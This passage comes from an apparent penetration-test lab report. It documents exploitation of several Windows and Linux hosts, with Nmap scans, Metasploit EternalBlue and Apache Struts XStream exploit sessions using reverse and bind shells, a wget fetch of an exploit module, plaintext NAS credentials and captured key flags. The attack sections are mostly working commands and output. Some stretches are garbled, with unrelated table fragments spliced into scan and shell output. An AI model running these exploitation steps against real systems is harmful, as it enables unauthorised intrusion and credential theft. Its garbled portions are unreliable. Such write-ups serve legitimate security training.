    Tunnel adapter isatap.{C8DD0429-AF79-4A7D-A58F-730E83030E5F}:
        Media State . . . . . : Media disconnected
        Connection-specific DNS Suffix . . . :
    Tunnel adapter Teredo Tunneling Pseudo-Interface:
        Media State . . . . . : Media disconnected
        Connection-specific DNS Suffix . . . :
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt.txt
```

```
c:\Windows\System32>type C:\Users\Administrator\Desktop\key.txt.txt
type C:\Users\Administrator\Desktop\key.txt.txt contents = file.read("*all")
t70m5jaco2zy9vhqlb6s
```

key.txt.txt

t70m5jaco2zy9vhqlb6s

3. Anthony [B] | 10.15.1.113

Introduction

Tasked to conduct an assessment on 10.15.1.113. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional

Open ports: HTTP [80, 2869, 5357, 10243], SMB [135, 139, 445], RDP [3389], etc.

- Vulnerable to MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption vulnerability.

CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Contents of key.txt: uq0c8n6id4aaaj8ivr67e

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
- <https://github.com/RiskSense-Ops/MS17-010>

EXPLOIT DESCRIPTION

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies

credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Attack Narrative

Begin from the local machine.

```
(root💀kali)-[~]
# ip addr
1:
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 916sec preferred_lft 916sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
7: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.1 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 80, 2869, 5357, 10243 ; SMB ports 135, 139, and 445; RDP port 3389 & several additional potentially exploitable ports.

```
(root💀kali)-[~] # nmap 10.15.1.113
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 22:43 EDT
Nmap scan report for 10.15.1.113
Host is up (0.20s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsddapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
```

Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.113
```


```
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp open rtsp?
2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
3389/tcp open tcpwrapped
| rdp-vuln-ms12-020:
|   VULNERABLE
|     MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|       State: VULNERABLE
|       IDs: CVE:CVE-2012-0152
|       Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|         Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.

| Disclosure date: 2012-03-13
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|   http://technet.microsoft.com/en-us/security/bulletin/ms12-020

MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|   State: VULNERABLE
|   IDs: CVE:CVE-2012-0002
|   Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|     Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.

| Disclosure date: 2012-03-13
| References:
|   http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
```



The screenshot shows a login interface for a 'WING FTP SERVER' administrator account. The page includes fields for 'Account' and 'Password', a 'Remember me' checkbox, and a 'Login' button. The language is set to English. The background of the browser window features a watermark or logo for 'WING FTP SERVER'.

```

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
10243/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
Service Info: Host: ANTHONY-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|-smb-vuln-ms10-054: false
| smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
          servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 1304.43 seconds

Potential exploits for ms17-010.

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/41987.py

Shellcodes: No Results

Search for ms17-010 in Metasploit.

```

msf6 > search ms17-010
Matching Modules
=====
#  Name          Disclosure Date Rank Check Description
- -
0  exploit/windows/smb/ms17_010_ternalblue 2017-03-14 average Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_ternalblue_win8 2017-03-14 average No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2  exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4  auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No   MS17-010 SMB RCE Detection
5  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

```

ms17_010_ternalblue is ranked as average and will likely result in a successful exploit.

Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```

# msfconsole
msf6 > use windows/smb/ms17_010_ternalblue
msf6 exploit(windows/smb/ms17_010_ternalblue) > set LHOST 172.16.5.1
msf6 exploit(windows/smb/ms17_010_ternalblue) > set LPORT 4444
msf6 exploit(windows/smb/ms17_010_ternalblue) > set RHOST 10.15.1.113
msf6 exploit(windows/smb/ms17_010_ternalblue) > show options
Module options (exploit/windows/smb/ms17_010_ternalblue):
Name          Current Setting  Required  Description
----          -----          ----- 
RHOSTS        10.15.1.113    yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
RPORT         445            yes       The target port (TCP)
SMBDomain     .              no        (Optional) The Windows domain to use for
authentication
SMBPass        no             no        (Optional) The password for the specified username
SMBUser        no             no        (Optional) The username to authenticate as
VERIFY_ARCH    true           yes      Check if remote architecture matches exploit Target.
VERIFY_TARGET  true           yes      Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
----          -----          ----- 
EXITFUNC      thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.16.5.1    yes       The listen address (an interface may be specified)
LPORT         4444           yes      The listen port
Exploit target:
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_ternalblue) > run

```

Verify system and uid.

```

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.

```
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:06:fb:e6
MTU       : 1500
IPv4 Address : 10.15.1.113 ←
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::602a:d623:4b9c:559
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
```

Credentials for the NAS box can be found on user Anthony's Desktop

```
type C:\Users\Anthony\Desktop\NAS.txt

http://10.14.1.121
Username: admin
Password: nas4free123
```

```
C:\Windows\system32>type C:\Users\Anthony\Desktop\NAS.txt
type C:\Users\Anthony\Desktop\NAS.txt
http://10.14.1.121
Username: admin
Password: nas4free123
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
meterpreter > shell  
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

```
meterpreter > shell  
Process 1340 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>type C:\Users\Administrator\Desktop\key.txt  
type C:\Users\Administrator\Desktop\key.txt  
uq0c8n6id4aaaj8ivr67e
```

key.txt

uq0c8n6id4aaaj8ivr67e

4. AS45 [B] | 10.15.1.109

Introduction

Tasked to conduct an assessment on 10.15.1.109. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache Struts 2 REST Plugin XStream RCE vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional

Open ports: HTTP [8080, 2869, 10243], SMB [135, 139, 445], etc.

- Vulnerable to Apache Struts 2 REST Plugin XStream RCE vulnerability.

CVE IDs: CVE-2017-9805

Metasploit exploit: exploit/multi/http/struts2_rest_xstream

Contents of key.txt: 6f7rlecj04by2lvx28ao

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2017-9805>
- <https://struts.apache.org/docs/s2-052.html>
- https://lgtm.com/blog/apache_struts_CVE-2017-9805_announcement
- <https://github.com/mbechler/marshalsec>

EXPLOIT DESCRIPTION

Apache Struts versions 2.1.2 - 2.3.33 and Struts 2.5 - Struts 2.5.12, using the REST plugin, are vulnerable to a Java deserialization attack in the XStream library.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: 
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fe4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 8080, 2869, 10243 ; SMB ports 135, 139, and 445 & additional ports that may be of interest.

```
$ nmap 10.15.1.109
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 15:32 EDT
Nmap scan report for 10.15.1.109
Host is up (0.17s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49159/tcp  open  unknown
49165/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.58 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.109
```

```
(kali㉿kali)-[~]
$ nmap -A 10.15.1.109
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 15:34 EDT
Nmap scan report for 10.15.1.109
Host is up (0.15s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
554/tcp    open  rtsp?
2869/tcp   open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp   open  ajp13     Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp   open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-robots.txt: 4 disallowed entries
|_/docs /examples /manager /struts2-rest-showcase
|_http-server-header: Apache-Coyote/1.1
||_http-title: Apache Tomcat/8.0.47
10243/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
||_http-title: Not Found
49152/tcp  open  msrpc      Microsoft Windows RPC
49153/tcp  open  msrpc      Microsoft Windows RPC
49154/tcp  open  msrpc      Microsoft Windows RPC P Server 6.2.3 - Privilege
49159/tcp  open  msrpc      Microsoft Windows RPC
49165/tcp  open  msrpc      Microsoft Windows RPC P Server 6.2.5 - Privilege
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
clock-skew: 24d17h16m23s
smb2-security-mode:
  2.02:
  - Message signing enabled but not required
smb2-time:
  date: 2021-11-11T12:52:57
  start_date: 2021-11-10T04:19:22
  end_date: 2021-11-11T12:52:57
  (Authenticated)
  Admin)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 215.80 seconds
```



Run Nikto on HTTP port 8080. Observe `/struts2-rest-showcase/` as a potential vulnerability. This is also seen by navigating to <HTTP://10.15.1.109:8080/struts2-rest-showcase/> in the web browser.

```
(kali㉿kali)-[~]
$ nikto -h 10.15.1.109 -port 8080
- Nikto v2.1.6

+ Target IP:      10.15.1.109
+ Target Hostname: 10.15.1.109
+ Target Port:    8080
+ Start Time:    2021-10-17 15:37:04 (GMT-4)

+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/docs/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/examples/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/manager/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ Entry '/struts2-rest-showcase/' in robots.txt returned a non-forbidden or redirect HTTP code (303)
+ "robots.txt" contains 4 entries which should be manually viewed.
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.

Search: wing ftp
WebApps   LUA   V1n1v131
WebApps   PHP   DhiraJ Misra
WebApps   Multiple   Gary Hooper
Local     Windows   Nawaf Alken
Windows



```

Orders

ID	Client	Amount	Actions		
3	Bob	33	View	Edit	Delete
4	Sarah	44	View	Edit	Delete
5	Jim	66	View	Edit	Delete

[Create a new order](#)

Search for potential struts2 exploits; the desired exploit is not found.

```
(kali㉿kali)-[~]
$ searchsploit struts2
No file synchronization commands configured.

Exploit Title | Path
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Struts2/XWork < 2.2.0 - Remote Command Execution | multiple/remote/14360.txt

Shellcodes: No Results
```

Install the desired exploit:

```
$ mkdir -p .msf4/modules/exploits
$ cd .msf4/modules/exploits
$ wget https://raw.githubusercontent.com/wvu-r7/metasploit-framework/2dfb1d4b5c4fb05eef6dc45211c61466dd928a6/modules/exploits/multi/http/struts2_rest_xstream.rb
```

Search for the desired struts2 exploit again in Metasploit. Find exploit/multi/http/struts2_rest_xstream

Matching Modules		Client	Amount	Actions			
#	Name			Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_dev_mode		44	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
1	exploit/multi/http/struts2_multi_eval_ognl		44	2020-09-14	excellent	Yes	Apache Struts 2 Forced Multi OGNL Evaluation
2	exploit/multi/http/struts2_namespace_ognl		44	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3	exploit/multi/http/struts2_rest_xstream		44	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE
4	exploit/struts2_rest_xstream		44	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE
5	exploit/multi/http/struts2_code_exec_showcase		44	2017-07-07	excellent	Yes	Apache Struts 2 Struts 1 Plugin Showcase OGNL Code Execution
6	exploit/multi/http/struts_code_exec_classloader		44	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
7	exploit/multi/http/struts2_content_type_ognl		44	2017-03-07	excellent	Yes	Apache Struts Jakarta Multipart Parser OGNL Injection
8	exploit/multi/http/struts_code_exec_parameters		44	2011-10-01	excellent	Yes	Apache Struts ParametersInterceptor Remote Code Execution

Interact with a module by name or index. For example `info 8`, `use 8` or `use exploit/multi/http/struts_code_exec_parameters`

Observe the rank of "Excellent", showing that this exploit is likely to work.

Potential exploit described here: <https://www.infopercept.com/Apache-Struts2-Code-Execution-Exploit> & <https://medium.com/@t0pazg3m/pentester-lab-s2-052-vulnhub-vm-write-up-596732515819>.

Develop Exploit using Metasploit exploiting the multi/http/struts2_rest_xstream vulnerability discovered.

```
# msfconsole
msf6 > use exploit/multi/http/struts2_rest_xstream
msf6 exploit(multi/http/struts2_rest_xstream) > set LHOST 172.16.5.3
msf6 exploit(multi/http/struts2_rest_xstream) > set RHOST 10.15.1.109
msf6 exploit(multi/http/struts2_rest_xstream) > set payload 8
msf6 exploit(multi/http/struts2_rest_xstream) > set target 1
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /struts2-rest-showcase/orders/3
msf6 exploit(multi/http/struts2_rest_xstream) > show options
Module options (exploit/multi/http/struts2_rest_xstream):
  Name      Current Setting      Required  Description
  ----      -----              -----      -----
  Proxies
  type:host:port[,type:host:port][...]
    RHOSTS      10.15.1.109      yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
    RPORT      8080                yes       The target port (TCP)
    SRVHOST     0.0.0.0            yes       The local host or network interface to
listen on. This must be an address on the local machine or 0.0.0.0 to
                                         listen on all addresses.
    SRVPORT     8080                yes       The local port to listen on.
    SSL        false               no        Negotiate SSL/TLS for outgoing connections
    SSLCert
is randomly generated)
    TARGETURI   /struts2-rest-showcase/orders/3  yes       Path to Struts action
    URIPATH
is random)
    VHOST
Payload options (cmd/windows/powershell_bind_tcp):
  Name      Current Setting      Required  Description
  ----      -----              -----      -----
  LOAD_MODULES
download over the web
```

```
LPORT      4444      yes      The listen port
RHOST     10.15.1.109    no      The target address
Exploit target:
 Id  Name
 --  ---
 1  Windows (In-Memory)
```

```
msf6 exploit(multi/http/struts2_rest_xstream) > run
```

Verify privilege.

```
PS C:\Users\Administrator\Desktop> whoami
nt authority\system
```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.

```
PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

ID          Client          Amount
Ethernet adapter Local Area Connection:
 3          Bob            33
  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::dc2c:3ff%3
  IPv4 Address. . . . . : 10.15.1.109
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.15.1.1
  5          Jim            66
Tunnel adapter isatap.{7A3463A6-2736-4137-9794-3121AE8FAC7B}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

```
PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\key.txt
6f7rlecj04by2lvx28ao
```

key.txt

6f7rlecj04by2lvx28ao

5. Zero [B] | 10.15.1.60

Introduction

Tasked to conduct an assessment on 10.15.1.60. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Zeroshell 3.9.0 Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Linux zeroshell 4.14.29-ZS

Open ports: HTTP [80], HTTPS [443], SSH [22], DNS [53], and Kerberos [749].

- Vulnerable to Zeroshell 3.9.0 Remote Command Execution vulnerability.

CVE IDs: CVE-2019-12725

Metasploit exploit: exploit/linux/http/49096 (from <https://www.exploit-db.com/exploits/49096>)

Contents of key.txt: usm8fx3c0f0vsxko3glx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2019-12725>
- <https://www.tarlogic.com/advisories/zeroshell-rce-root.txt>
- <https://github.com/X-C3LL/PoC-CVEs/blob/master/CVE-2019-12725/ZeroShell-RCE-EoP.py>

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>: <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
     link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
     inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
         valid_lft 1597sec preferred_lft 1597sec
     inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
         valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
     link/ppp
     inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
         valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; DNS port 53; and Kerberos port 749.

```
(root㉿kali)-[~] # nmap 10.15.1.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 18:06 EDT
Nmap scan report for 10.15.1.60
Host is up (0.50s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
749/tcp   open  kerberos-adm
